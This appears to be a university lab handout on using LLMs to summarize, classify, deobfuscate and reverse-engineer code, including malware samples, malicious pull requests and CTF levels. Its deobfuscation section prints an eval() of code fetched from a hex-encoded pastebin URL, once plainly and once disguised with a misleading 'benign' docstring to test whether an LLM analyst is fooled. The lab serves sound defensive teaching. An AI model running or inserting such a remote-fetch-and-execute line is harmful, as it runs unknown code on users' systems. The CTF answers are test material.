Using an LLM such as ChatGPT, Gemini , or Copilot to aid in documenting, summarizing, classifying, analyzing, and reverse-engineering code, can save a developer and an analyst a substantial amount of time and effort. However, to leverage this capability, one must be able to understand what tasks the models are reliably capable of doing to prevent errors. In this lab, you will utilize LLMs to analyze different code examples and determine whether the result is accurate. To begin with, change into the code directory for the exercises and install the packages.
cd cs475-src
git pull
cd 08*
uv init --python 3.13 --bare
uv add -r requirements.txt
Code summarization is often done by humans in order to generate documentation that can be used to allow others to understand code. One of the more reliable uses for LLMs is to produce such documentation. In Python, docstrings are used to provide this information. Consider the code below that reverses a string, but does not have any documentation associated with it.
def string_reverse(str1):
    reverse_str1 = ''
    i = len(str1)
    while i > 0:
        reverse_str1 += str1[i - 1]
        i = i- 1
    return reverse_str1
The documentation for this function can be provided in a number of formats. It's a labor-intensive and error-prone task for a developer to craft appropriate documentation in a particular formatting convention. Use an LLM to automatically generate the documentation of the above function in the sphinx format.
- Take a screenshot of the result that includes your OdinId
Repeat the generation using the numpy format for the code below:
def connect(url, username, password):
    try:
        response = requests.get(url, auth=(username, password))
        response.raise_for_status()
        return response.text
    except requests.RequestException as e:
        print(f"Error: {e}\nThis site cannot be reached")
sys.exit(1)- Take a screenshot of the result that includes your OdinId
When summarizing code, we can programmatically parse the program based on the language it is written in before sending it to an LLM for analysis. Within the directory, there's a Python parsing program that uses the GenericLoader document loader and LanguageParser parser to implement a Python code summarizer.
def summarize(path):
    loader = GenericLoader.from_filesystem(
            path,
            glob="*",
            suffixes=[".py"],
            parser=LanguageParser(language="python"),
    )
    docs = loader.load()
    prompt1 = PromptTemplate.from_template("Summarize this Python code: {text}")

    chain = (
      {"text": RunnablePassthrough()}
      | prompt1
      | llm
      | StrOutputParser()
    )
    output = "\n".join([d.page_content for d in docs])
    result = chain.invoke(output)
src/p0.py
View the source file in the src directory to get an understanding of what it does.
- Find the two main operations that the code performs
Run the program in the repository below:
uv run 01_code_summarize.py
Within the program's interactive shell, have the program summarize the file.
src/p0.py
- Take a screenshot of the summary showing the operations that includes your OdinId
Understanding unknown code is a task one might give an LLM, especially if the amount of code fits within the context window of a model. For example, one might use an LLM to determine whether or not code that has been downloaded from the Internet is malicious or not. Such an approach might be used to detect and prevent execution of malware that hijacks resources on a computer system, performs ransomware, or sets up a backdoor.
src/p1.py
Examine the code for the program.
- Find the mechanisms it uses to maintain persistence and steal information.
Then, use the prior program to summarize the code.
- Take a screenshot of the summary describing the two mechanisms that includes your OdinId
src/p2.py
Examine the code for the program.
- What is the purpose of the code?
Then, use the prior program to summarize the code.
- Take a screenshot of the summary correctly identifying the purpose of the code that includes your OdinId
src/p3.py
Examine the code for the program.
- What command does the program respond to?
Then, use the prior program to summarize the code.
- Take a screenshot of the summary correctly identifying the command the code responds to that includes your OdinId
src/p4.py
Examine the code for the program.
- Find the types of data it accesses and the mechanism used for exfiltration
Then, use the prior program to summarize the code.
- Take a screenshot of the summary correctly identifying the types of data and the exfiltration method that includes your OdinId
src/p5.py
Examine the code for the program taken from an article on LLM-assisted malware analysis of Python packages. Its original source can be found here.
- Find what files it accesses and how it obtains its exfiltration destination
Then, use the prior program to summarize the code.
- Take a screenshot of the summary correctly identifying the types of data and the mechanism used to obtain its exfiltration destination that includes your OdinId
src/p6.py
Another example from the article is also included. Its original source can be found here.
- Find the function of the program and the types of payloads it can execute
Then, use the prior program to summarize the code.
- Take a screenshot of the summary correctly identifying the purpose of the program and the payload types it supports that includes your OdinId
Classifying unknown code is a task one might give an LLM as well. Similar to the prior exercise, we can configure a prompt to have an LLM analyze whether or not code performs specific operations that might be indicative of malware such as:
- Data exfiltration
- File creation
- Process launching
- Environment variable access
We can slightly modify our prior code to ask an LLM to evaluate whether a particular program performs each operation. This is done via a prompt shown below:
You are an advanced security analyst. Your task is to perform a behavioral analysis looking for specific behaviors such as:
  - **Data exfiltration**: Detect if data is sent off-machine or communicates with external IPs or servers.
  - **File creation**: Identify instances where files are created, deleted, or modified in the file system.
  - **Process launching**: Detect if new processes are launched or system commands are executed.
  - **Environment variable access**: Determine if environment variables are read or modified.
LLMs are good at returning output that matches a given format. For this exercise, we can specify the results be returned in JSON via the prompt as well:
For each behavior detected, provide supporting evidence and assign a confidence score (0 to 1).

Respond in JSON format with the following structure:
  {{
    "behavior_analysis": [
        {{ "data_exfiltration": {{ "detected": true/false, "confidence": 0-1, "evidence": "description of findings", "code_snippet": "snippet of code" }} }},
        {{ "file_creation": {{ "detected": true/false, "confidence": 0-1, "evidence": "description of findings", "code_snippet": "snippet of code" }} }},
        ...
  }}
src/p0.py
Run the program in the repository below to perform program classifications.
uv run 02_code_classify.py
Within the program's interactive shell, have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
src/p1.py
Have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
src/p2.py
Have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
src/p3.py
Have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
src/p4.py
Have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
src/p5.py
Have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
src/p6.py
Have the program classify the file. For each classification category that is marked as 'true'
- Create a table of the
code_snippetreturned for each that the LLM identifies as evidence
Open-source repositories managed via git are often targets for malicious software developers. Adversaries can publish malicious repositories, submit malicious commits, or initiate malicious pull requests. Automatically monitoring and reporting on potential threats and vulnerabilities in a repository can be useful with several services such as GitHub's Dependabot and Snyk's code analysis offerings providing real-time notifications on potential issues in a codebase. However, adversaries have been known to flood repositories with malicious pull requests that masquerade as legitimate services such as Dependabot attempting to patch vulnerable code in order to trick a maintainer into installing an info stealer shown below.

With repository maintainers receiving many pull requests from other developers wishing to add functionality or fix bugs in the codebase, it is important to verify that the requests are legitimate. Understanding unknown code is a task one might give an LLM, especially as a first pass, to reduce the load on the repository maintainer. In this exercise, we will combine an LLM's code analysis and summarization abilities with Python support for navigating GitHub repositories.
File analysis
Retrieving a file from a repository and examining its commits allows one to identify problematic code and track how it entered the source tree. Consider the code below that utilizes PyGithub to retrieve the contents of a file in a repository given its path, to identify the last commit that modified the file, and to obtain the changes made as a result of that commit.
import os
import github
github_token = os.getenv("GITHUB_PERSONAL_ACCESS_TOKEN")
g = github.Github(github_token)
repo = g.get_repo("user/repository_name")

file_path = "path/to/file"
file_content = repo.get_contents(file_path).decoded_content.decode("utf-8")
commits = repo.get_commits(path=file_path)
commit = commits[0]
commit_data = f"- Commit SHA: {commit.sha}\n  Author: {commit.commit.author.name}\n  Date: {commit.commit.author.date}\n  Message: {commit.commit.message}\n"

full_commit = repo.get_commit(commit.sha)
for file in full_commit.files:
    if file.filename == file_path:
        full_commit_data = f" - File: {file.filename}\n - Changes: {file.changes}\n - Additions: {file.additions}\n - Deletions: {file.deletions}\n - Diff: \n{file.patch}"
prompt = PromptTemplate(
input_variables=["file_path", "file_content", "commit_data", "full_commit_data"],
template="""You are a git file analyzer. The code to the file and information on its last commit is given. 1. Explain what the file does. 2. Summarize what happened in the last commit for the file.
File name: {file_path}\n\n
File contents: {file_content}\n\n
Last commit: {commit_data} \n\n
Last commit modifications: {full_commit_data}\n\n
Answer: """
)
chain = prompt | llm
summary = chain.invoke({
'file_path': file_path,
'file_content': file_content,
'commit_data': commit_data,
'full_commit_data': full_commit_data
})
print(summary)Run the program in the repository to analyze a file.
uv run 03a_git_file.py
Then, prompt the program about one of the prior examples:
08_.../src/p5.py
- Take a screenshot of the hash of the last commit that includes your OdinId
Commit analysis
Retrieving a file from a repository and examining its commits allows one to identify problematic code and track how it entered the repository. In this exercise, we prompt the model with instructions to identify whether particular commits are malicious using the prompt template below.
commit_prompt = PromptTemplate(
        input_variables=["author", "date", "message", "changes"],
        template="""You are a git commit analyzer.  A commit is given with the names of files and their changes.  Analyze the commit to determine 3 things: 1. What the code in the commit does.  2. Whether the code does what the commit message claims.  3. Whether the code in the commit is malicious.

      Commit author: {author} \n\n Commit date: {date} \n\n
      Commit message: {message} \n\n File changes: {changes} \n\n

      Answer: """
    )
Run the program in the repository to analyze a commit.
uv run 03b_git_commit.py
Then, prompt the program about one of the commits:
9de23d6fa07fe80a526376ddd2de53c7641b6901
- Take a screenshot of the files that have been flagged as malicious that includes your OdinId
Pull request analysis
Pull requests are often initiated to add or modify code in a repository. Unfortunately, some requests may contain malicious changes. As a result, it is helpful to analyze them for potential issues using an LLM or to have an LLM examine prior pull requests to track how problematic entered the code base. Consider the code below that pulls out the contents of a particular pull and prompts an LLM to determine if it is malicious.
g = Github(...)
repo = g.get_repo(...)

def process_pull_request(pr_number):
    """Given a pull request by its integer identifier, returns a summary of what it does and whether it is malicious"""
    pull = repo.get_pull(pr_number)
    pr_prompt = PromptTemplate(
        input_variables=["title", "body", "diff"],
         template="""You are a git pull request analyzer.  A pull request is given with its title, description, and its source-code diff.  Analyze the request to determine 3 things: 1. What the code in the pull request does.  2. Whether the code does what the title and description claims.  3. Whether the code is malicious. \n\n
      Title: {title}\n\n Description: {body}\n\n Diff: {diff}\n\n
      Answer: """
    )
    pr_data = {}
    pr_data['title'] = pull.title
    pr_data['body'] = pull.body or "No description provided."
    pr_data['diff'] = requests.get(pull.diff_url).text

    chain = pr_prompt | llm
    summary = chain.invoke({
        'title': pr_data['title'],
        'body': pr_data['body'],
        'diff': pr_data['diff']
    })
    return(summary.content)
Run the program in the repository to analyze a pull request.
uv run 03c_git_pull_request.py
Then, prompt the program about a specific pull request.
22
- Take a screenshot of the problematic files that have been added that includes your OdinId
Modern malware utilizes a range of encoding and encryption techniques to hide itself from detection. In reverse-engineering these pieces of malware, one would like to automate the task. Consider the OSX.Fairytale malware that uses XOR with the byte 0x30 to encrypt a string followed by Base64 to encode the result in order to hide it from anti-malware detectors looking for particular strings. An assembly snippet that shows the decoding of is shown below:

A set of encrypted strings found in the malware is below.
U1hRXl5VXA==
cV5EWR1mWUJFQw==
H1JZXh9cUUVeU1hTRFw=
WEREQAofH0JDBgReQlweWV5WXx9CVVFUUUVEX1lAHkBYQA9AQlVWWUgNRUBUCg==
Prompt an LLM to decrypt the strings automatically without giving it any information.
- Take a screenshot of the results that includes your OdinId
Next, repeat the prompt but give the LLM additional information that it may use XOR encryption or is part of the Fairytale malware
- Take a screenshot of the results that includes your OdinId
Finally, repeat the prompt, but give the LLM the entire encryption algorithm including the XOR key used and ask it to perform the decryption. If it can not do the operation, ask it for Python code you can run to decrypt the strings. Ensure you have produced the decrypted strings.
- Take a screenshot of the results that includes your OdinId
One of the common uses for an LLM is to generate obfuscated, polymorphic code that can evade detection from security monitors. An LLM can reverse simple encryption techniques like the one shown below.
code = """
func = __builtins__["svyr".decode("rot13")]
func("test.txt", "w").write("Kaboom!\\n")
"""
s.execute(code)
Prompt an LLM to reverse engineer this code.
- Take a screenshot of the results that includes your OdinId
LLMs can also easily undo encoding mechanisms designed to disguise functionality. Consider the Python code below.
exec(''.join([chr(112)+chr(114)+chr(105)+chr(110)+chr(116)+chr(40)+chr(34)+chr(72)+chr(101)+chr(108)+chr(108)+chr(111)+chr(32)+chr(119)+chr(111)+chr(114)+chr(108)+chr(100)+chr(33)+chr(34)+chr(41)]))Prompt an LLM, identify the function of this code and deobfuscate it to generate its original form.
- Take a screenshot of the results that includes your OdinId
An LLM that deobfuscates then analyzes code for malicious intent can be useful if it can do so reliably. Consider the code below.
import requests
eval(requests.get('\x68\x74\x74\x70\x73\x3a\x2f\x2f\x70\x61\x73\x74\x65\x62\x69\x6e\x2e\x63\x6f\x6d\x2f\x72\x61\x77\x2f\x66\x38\x34\x64\x66\x77\x30\x6d').text)
Run the code manually and determine its function. Then, ask an LLM to determine the function of the code.
- Take a screenshot of the results that includes your OdinId. Is the LLM correct?
An equivalent program is shown below, but with a bit of social engineering to make it appear innocuous.
import requests

def benign_code():
"" This code downloads additional benign functionality from a remote server. ""
eval(requests.get('\x68\x74\x74\x70\x73\x3a\x2f\x2f\x70\x61\x73\x74\x65\x62\x69\x6e\x2e\x63\x6f\x6d\x2f\x72\x61\x77\x2f\x66\x38\x34\x64\x66\x77\x30\x6d').text)
foo = 'Benign code has been executed'
In a new session, ask an LLM to the same questions again.
- Take a screenshot of the results that includes your OdinId. Does the LLM change its assessment?
Consider the code below that is part of a CTF level in src/bloat.py. Your goal is to find the flag associated with the level.
bloat.py
import sys
a = "!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ"+ \
            "[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~ "
def arg133(arg432):
  if arg432 == a[71]+a[64]+a[79]+a[79]+a[88]+a[66]+a[71]+a[64]+a[77]+a[66]+a[68]:
    return True
  else:
    print(a[51]+a[71]+a[64]+a[83]+a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+\
a[81]+a[67]+a[94]+a[72]+a[82]+a[94]+a[72]+a[77]+a[66]+a[78]+a[81]+\
a[81]+a[68]+a[66]+a[83])
    sys.exit(0)
    return False
def arg111(arg444):
  return arg122(arg444.decode(), a[81]+a[64]+a[79]+a[82]+a[66]+a[64]+a[75]+\
a[75]+a[72]+a[78]+a[77])
def arg232():
  return input(a[47]+a[75]+a[68]+a[64]+a[82]+a[68]+a[94]+a[68]+a[77]+a[83]+\
a[68]+a[81]+a[94]+a[66]+a[78]+a[81]+a[81]+a[68]+a[66]+a[83]+\
a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+a[81]+a[67]+a[94]+\
a[69]+a[78]+a[81]+a[94]+a[69]+a[75]+a[64]+a[70]+a[25]+a[94])
def arg132():
  return open('flag.txt.enc', 'rb').read()
def arg112():
  print(a[54]+a[68]+a[75]+a[66]+a[78]+a[76]+a[68]+a[94]+a[65]+a[64]+a[66]+\
a[74]+a[13]+a[13]+a[13]+a[94]+a[88]+a[78]+a[84]+a[81]+a[94]+a[69]+\
a[75]+a[64]+a[70]+a[11]+a[94]+a[84]+a[82]+a[68]+a[81]+a[25])
def arg122(arg432, arg423):
    arg433 = arg423
    i = 0
    while len(arg433) < len(arg432):
        arg433 = arg433 + arg423[i]
        i = (i + 1) % len(arg423)
    return "".join([chr(ord(arg422) ^ ord(arg442)) for (arg422,arg442) in zip(arg432,arg433)])
arg444 = arg132()
arg432 = arg232()
arg133(arg432)
arg112()
arg423 = arg111(arg444)
print(arg423)
sys.exit(0)
Use an LLM to deobfuscate the code and produce the decrypted flag.
- Take a screenshot of the results that includes your OdinId.
Once you have been able to reverse the code, change into the src directory and solve the level:
cd src
python3 bloat.py- Take a screenshot of the flag that includes your OdinId.
Reverse engineering binary code is often done when dealing with malicious code. Many automated tools have been created for reverse-engineering and are often built using heuristics gleaned from analyzing a large corpora of binary payloads manually. Large-language models perform a similar function and could potentially be used to help reverse-engineer difficult payloads automatically. Below is the assembly version of a CTF level for binary reverse engineering. It asks for a password string from the user, then prints "Good Job." if it is correct.
Ch04x86_AsciiStrcmp.s
        .file   "program.c"
        .text
        .section        .rodata
.LC0:
        .string "Enter the password: "
.LC1:
        .string "%10s"
.LC2:
        .string "ViZjc4YTE"
.LC3:
        .string "Try again."
.LC4:
        .string "Good Job."
        .text
        .globl  main
        .type   main, @function
main:
.LFB0:
        leal    4(%esp), %ecx
        andl    $-16, %esp
        pushl   -4(%ecx)
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %ecx
        subl    $20, %esp
        movl    $0, -12(%ebp)
        subl    $12, %esp
        pushl   $.LC0
        call    printf
        addl    $16, %esp
        subl    $8, %esp
        leal    -24(%ebp), %eax
        pushl   %eax
        pushl   $.LC1
        call    __isoc99_scanf
        addl    $16, %esp
        movb    $77, -13(%ebp)
        movzbl  -24(%ebp), %eax
        cmpb    %al, -13(%ebp)
        je      .L2
        movl    $1, -12(%ebp)
.L2:
        leal    -24(%ebp), %eax
        addl    $1, %eax
        subl    $8, %esp
        pushl   $.LC2
        pushl   %eax
        call    strcmp
        addl    $16, %esp
        testl   %eax, %eax
        je      .L3
        movl    $1, -12(%ebp)
.L3:
        cmpl    $0, -12(%ebp)
        je      .L4
        subl    $12, %esp
        pushl   $.LC3
        call    puts
        addl    $16, %esp
        jmp     .L5
.L4:
        subl    $12, %esp
        pushl   $.LC4
        call    puts
        addl    $16, %esp
.L5:
        movl    $0, %eax
        movl    -4(%ebp), %ecx
        leave
        leal    -4(%ecx), %esp
        ret
.LFE0:
        .size   main, .-main
        .ident  "GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0"
        .section        .note.GNU-stack,"",@progbits
Prompt an LLM to see what it thinks the assembly code does to see if it is able to correctly identify the purpose of the binary and the user input that would cause this program to print "Good Job."
- Take a screenshot showing the results that includes your OdinId
The source code of the level is shown below.
Ch04x86_AsciiStrcmp.c
#include <string.h>
#define USERDEF0 'M'
#define USERDEF1 "ViZjc4YTE"
int main()
{
    char c0;
    int flag=0;
    char user_input[11];

    printf("Enter the password: ");
    scanf("%10s",user_input);

    c0=USERDEF0;
    if (user_input[0] != c0) flag=1;

    if (strcmp(user_input+1,USERDEF1)) flag=1;

    if (flag)
        printf ("Try again.\n");
    else
        printf("Good Job.\n");
    return 0;
}
Given the source code of the program, ask an LLM to explain it and see if it correctly identifies it as the original source code of the binary and can provide the user input that causes the program to print "Good Job."
- Take a screenshot showing the results that includes your OdinId
LLMs are great at summarizing sequential text, but most LLMs have not been trained on binary program data. To ensure this limitation doesn't prevent us from reverse-engineering the binary accurately, we can convert binary program data into a more concise and interpretable format before asking an LLM to perform the task. In this exercise, we'll leverage an external reverse engineering tool called Ghidra that is purpose-built to decompile binary program files. The output of this tool can then be used to perform an analysis. This pattern of utilizing purpose-built tools by an LLM agent rather than having the LLM perform, not only makes the task more accurate, it can also save substantial computational costs.
Setup
Bring up the course VM and ssh into it. Install the necessary dependencies:
sudo apt update -y
sudo apt install openjdk-21-jdk -y

cd $HOME

wget https://github.com/NationalSecurityAgency/ghidra/releases/download/Ghidra_11.0.3_build/ghidra_11.0.3_PUBLIC_20240410.zip
unzip ghidra_11.0.3_PUBLIC_20240410.zip
mv ghidra_11.0.3_PUBLIC ghidra
echo 'export PATH=$PATH:$HOME/ghidra/support' >> ~/.bashrc
source ~/.bashrc
Program
Now that Ghidra is installed and the support folder is in the path, we can use the headless script in the folder to summarize binary files.The Python program in the repository calls analyzeHeadless with the -postScript tag to analyze the binary file.
command = [
    "analyzeHeadless",
    project_dir,
    project_name,
    "-import",
    binary_path,
    "-postScript",
    script_path
]

# Execute the command
result = subprocess.run(command, text=True, capture_output=True)
Then, a utility program (src/ghidra_example/jython_getMain.py) invokes Ghidra's decompiler to produce a function-level decompilation into C code. The program first creates a decompiler interface and then initializes the decompiler with the program argument. The monitor is used to monitor the progress made during the analysis.
decompiler = DecompInterface()
decompiler.openProgram(program)
monitor = ConsoleTaskMonitor()
The function manager manages all of the functions that are detected in the binary. The getFunctions(True) line will return an iterator over all of the functions detected in the binary.
function_manager = program.getFunctionManager()
functions = function_manager.getFunctions(True)  # True to iterate forward
Then the program iterates over the returned functions, looking for functions that start with "main". When functions that start with "main" are found it will try to decompile the function and if that succeeds it will print the C code of the function
results = decompiler.decompileFunction(function, 0, monitor)
if results.decompileCompleted():
    print("Decompiled_Main: \n{}".format(results.getDecompiledFunction().getC()))
else:
    print("Failed to decompile {}".format(function.getName()))
The output of this step can then be fed back to our original program for analysis.
Run the program:
uv run 04_ghidra.py
Find the decompiled C code that checks for the password
- Take a screenshot of the code that includes your OdinId
Take the flag generated by the program, then run the binary file and enter the flag:
./src/ghidra_example/asciiStrCmp
- Take a screenshot of the results that includes your OdinId
Similar to Ghidra, the radare2 suite of reverse engineering tools can also be used to augment the reverse engineering process in order to aid the LLM in its analysis. To begin with, setup the tools to build the radare2 decompiler, then use the radare2 package manager r2pm to install the decompiler package.
sudo apt update -y
sudo apt install -y meson ninja-build

r2pm -U
r2pm -ci r2dec
Consider the code below that utilizes r2's scripting support r2pipe to open up an executable in r2 and execute a simple decompilation process on it. Upon returning the result of decompilation, the tool then sends the results to the LLM to analyze.
prompt1 = PromptTemplate.from_template("""You are an expert reverse engineer, tasked with finding the flag by analyzing the code that is provided.

    Here is the code:
    {code}

    Find the flag!
    """)

# Open the binary using r2pipe
r2 = r2pipe.open(program)

# Perform initial analysis with radare2
# Do not show output of these two commands
_ = r2.cmd("aaa")  # Analyze all functions and references
_ = r2.cmd("s main")  # Seek to the main function, if exists

# Attempt to decompile the main function
output = r2.cmd("pdd")

# Send output to chain
chain = (
      {'code':RunnablePassthrough()}
      | prompt1
      | llm
      | StrOutputParser()
)

llm_result = chain.invoke(output)
Run the program:
uv run 05_radare2.py
Find the decompiled code generated by the decompiler
- Take a screenshot of the password checking code that includes your OdinId
Take the flag generated by the program, then run the binary file and enter the flag:
./src/ghidra_example/asciiStrCmp
- Take a screenshot of the results that includes your OdinId